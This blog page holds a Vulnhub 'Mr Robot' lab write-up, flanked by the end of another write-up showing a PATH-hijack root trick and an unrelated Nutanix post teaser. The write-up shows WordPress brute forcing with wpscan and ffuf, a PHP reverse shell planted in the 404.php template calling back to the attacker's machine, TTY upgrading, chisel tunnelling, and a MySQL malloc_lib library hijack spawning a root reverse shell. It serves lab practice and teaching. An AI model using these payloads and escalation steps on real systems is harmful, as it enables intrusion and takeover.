
Looks like it’s running some standard linux binaries. Rather than decompile or dissassemble the binary, I just have a guess to see if it’s running the binary without a full path.

echo "/bin/sh" > /tmp/ifconfig
chmod 777 /tmp/ifconfig
PATH=/tmp:/sbin:/usr/sbin:/bin:/usr/bin:/usr/lib/qt4/bin /usr/bin/healthcheck

rooted

Yep, looks like it’s a classic relative path vulnerability.

Written with StackEdit.
Sunday, 21 March 2021

Vulnhub Writeup: Mr Robot

vulnhub - Mr. Robot

Vulnhub - Mr Robot

login screen

Description

Based on the show, Mr. Robot.

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn’t too difficult. There isn’t any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

You can download the box from Vulnhub here.

Initial Scans

nmap -sn 192.168.110.0/24

Server is up on IP 192.168.110.130

nmap -A -T4 -v -p 1-65535 -oA /home/htb/htb/192.168.110.130/nmap/allPorts 192.168.110.130

Open Ports

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd

80/tcp Apache httpd

homepage

Playing around on the hompage shows a bunch of videos and text based around the Mr. Robot TV series.

  • appears to be running wordpress, has /wp-admin

  • robots.txt contains “key-1-of-3.txt”
  • robots.txt contains “fsociety.dic”

robots.txt

fsociety.dic appears to be a password list.


key-1-of-3.txt is the first proof.

first key

WordPress Scans

Initial scan

wpscan --url http://192.168.110.130 --api-token=<TOKEN> -e u | tee wpscan.log

Enumerate users

 wpscan -e u --url http://192.168.110.130 | tee wpscan-enum-users.log

Brute force - tried with “admin” and “user” since /0000 shows “User’s blog”

 wpscan --passwords ./files/fsocity.dic --usernames user --url http://192.168.110.130 | tee wpscan-brute-user.log

Username brute force


Attempt a login to /wp-login/ then save the request to file “login.req” from burpsuite

Modify the .req file to add FUZZ instead of the username you tried. For some reason this only works through burp suite proxy, I’m yet to work out why.

ffuf -request ./login.req -fr "Invalid username" -w ./fsocity.dic -x "http://127.0.0.1:8080"

enumerating users

Password brute force


Got a valid cred pair:

wpscan --passwords ./files/fsocity.dic --usernames Elliot --url http://192.168.110.130 | tee wpscan-brute-user.log

wpscan brute force

Reverse Shell


Modify the 404.php Template

  • Appearance > Editor
  • 404.php template

Insert your reverse shell php code at the top, here is an example that I used

if (isset($_REQUEST['fshell'])) {
$sock=fsockopen("192.168.110.128",1998);
$proc = proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
};

Update 404 page

Go to a 404 URL eg. http://192.168.110.130/fdshjfds.php?fshell=true


Receive a shell

nc -lvp 1998

Reverse shell

Privesc to robot


looking around home folders, there is what looks to be an md5 password and the 2nd key

md5 password

crack the md5 password at somewhere like crackstation.net

cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

crackstation


To try this password as the robot user, su can be used. In order to run su with this shell, it needs to be upgraded to a proper tty so that password entry can be done. During the following commands the terminal will look messed up, but just keep going!

python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm-256color

^Z # Press CTRL+Z

stty size
stty raw -echo
fg

stty rows XX cols XX

Now the shell should look more normal. su should work.

su robot
Password:
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959

privesc robot

Privesc to bitnamiftp


Exit back from the robot shell to daemon shell, from this user we can read the wp-config.php file.

wp-config file

this contains the bitnamiftp user password. bitnamiftp user doesn’t have a shell in /etc/passwd so we need a modified su command

su bitnamiftp -s /bin/bash

Now we’re ready for root…

Privesc to root

I spent ages enumerating this box, checking the local listening FTP server etc. If you google around, it appears the intended method is to just run nmap as it is a SUID binary. I ended up modifying a mysql exploit to get root.

bitnamiftp user can modify the mysql config file

bitnamiftp@linux:/opt/bitnami/apps/wordpress/htdocs$ ls -al /opt/bitnami/mysql/my.cnf                      
-rw-r--r-- 1 bitnamiftp root 561 Sep 16  2015 /opt/bitnami/mysql/my.cnf


There is an instance of monit running locally on port 2812

local listening ports

monit instance

To surface this as an accessible port on our attacker machine, Download chisel and run the following on the local kali machine.

sudo ./chisel server -p 9002 -reverse

on target

./chisel client 192.168.110.128:9002 R:2812:127.0.0.1:2812 &


Once completed we now have the ability to restart some services on the machine.

monit web interface

monit stop start

mysql version is:

/opt/bitnami/mysql/bin/mysql.bin  Ver 14.14 Distrib 5.6.26, for linux-glibc2.5 (x86_64) using  EditLine wrapper

SQL Exploit

nsfocus

boompig github

So the exploit does loads of stuff that’s not needed for this box. What is needed is to edit your IP into the mysql_hookandroot_lib.c file and then run the python script which will compile a library. You could probably find the gcc command to compile manually but I was dirty and let it do it for me. I ran the python on my local kali machine and uploaded the compiled .so file to the box.


The exploit library spawns a reverse shell to port 6033 on the IP specified.

Once you have the library download it to /dev/shm/lib/mysql_hookandroot_lib.so and I did a chmod 777 on both the lib folder and the mysql_hookandroot_lib.so file to make sure it could be loaded by another user.

Once the file is in place modify the /opt/bitnami/mysql/my.cnf file and add the following line

malloc_lib='/dev/shm/lib/mysql_hookandroot_lib.so'

like this in the [mysqld] section

[mysqld]
basedir=/opt/bitnami/mysql
datadir=/opt/bitnami/mysql/data
port=3306
socket=/opt/bitnami/mysql/tmp/mysql.sock
tmpdir=/opt/bitnami/mysql/tmp
max_allowed_packet=16M
bind-address=0.0.0.0
malloc_lib='/dev/shm/lib/mysql_hookandroot_lib.so'

The file needs to be 644 permissions or mysql won’t start. Learned that the hard way!


Restarting the service using monit causes the library to be loaded and the reverse shell to spawn.

Completed

rooted

Rooting this way kills the database connection for the WordPress site.

database down

Written with StackEdit.
Nutanix CE 2.0 on ESXi AOS Upgrade Hangs

AOS Upgrade on ESXi from 6.5.2 to 6.5.3.6 hangs. Issue I have tried to upgrade my Nutanix CE 2.0 based on ESXi to a newer AOS version for ...